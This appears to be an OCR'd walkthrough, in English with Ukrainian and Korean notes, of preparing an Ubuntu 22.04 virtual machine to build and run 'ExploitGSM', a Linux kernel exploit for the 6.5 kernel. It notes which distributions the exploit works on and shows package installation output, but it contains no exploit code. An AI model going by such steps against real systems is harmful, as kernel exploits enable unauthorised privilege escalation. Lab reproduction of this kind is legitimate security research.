
Ubuntu 22.04 6.5 kernel Dekstop

Експлоїт не працює на всіх ядрах, наприклад на убунту. Але на Debian і Fedora працює.

Exploit이 모든 커널에서 작동하는 것은 아닙니다. 예를 들어, Ubuntu에서는 작동하지 않지만, Debian과 Fedora에서는 작동합니다.

GSM Exploit Execution

Ubuntu 22.04.04 install



ubuntu releases

Ubuntu 22.04.4 LTS (Jammy Jellyfish)

Select an image

Ubuntu is distributed on three types of images described below.

	Name	Last modified	Size	Description
	Parent Directory		-	
	SHA256SUMS	2024-02-22 15:31	202	
	SHA256SUMS.gpg	2024-02-22 15:31	833	
	ubuntu-22.04.4-desktop-amd64.iso	2024-02-20 19:39	4.7G	Desktop image for 64-bit PC (AMD64) computers (standard download)

https://releases.ubuntu.com/jammy/

GSM Exploit Execution

sudo apt install git gcc cmake make libcap-dev -y


mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$
```

GSM Exploit Execution

sudo apt install git gcc cmake make libcap-dev -y

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install git gcc cmake make libcap-dev -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  cmake-doc ninja-build cmake-format gcc-multilib autoconf automake libtool flex bison gcc-doc git-daemon-run | git-daemon-sysvinit git-doc git-email git-
gui gitk
  gitweb git-cvs git-mediawiki git-svn make-doc
The following NEW packages will be installed:
  cmake gcc git libcap-dev make
0 upgraded, 5 newly installed, 0 to remove and 57 not upgraded.
Need to get 8,400 kB of archives.
After this operation, 40.8 MB of additional disk space will be used.
Get:1 http://kr.archive.ubuntu.com/ubuntu jammy-updates/main amd64 cmake amd64 3.22.1-1ubuntu1.22.04.2 [5,010 kB]
Get:2 http://kr.archive.ubuntu.com/ubuntu jammy/main amd64 gcc amd64 4:11.2.0-1ubuntu1 [5,112 B]
Get:3 http://kr.archive.ubuntu.com/ubuntu jammy-updates/main amd64 git amd64 1:2.34.1-1ubuntu1.11 [3,165 kB]
Get:4 http://kr.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libcap-dev amd64 1:2.44-1ubuntu0.22.04.1 [39.4 kB]
Get:5 http://kr.archive.ubuntu.com/ubuntu jammy/main amd64 make amd64 4.3-4.1build1 [180 kB]
Fetched 8,400 kB in 9s (961 kB/s)
Selecting previously unselected package cmake.
(Reading database ... 211412 files and directories currently installed.)
Preparing to unpack .../cmake_3.22.1-1ubuntu1.22.04.2_amd64.deb ...
Unpacking cmake (3.22.1-1ubuntu1.22.04.2) ...
Selecting previously unselected package gcc.
Preparing to unpack .../gcc_4%3a11.2.0-1ubuntu1_amd64.deb
....
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal

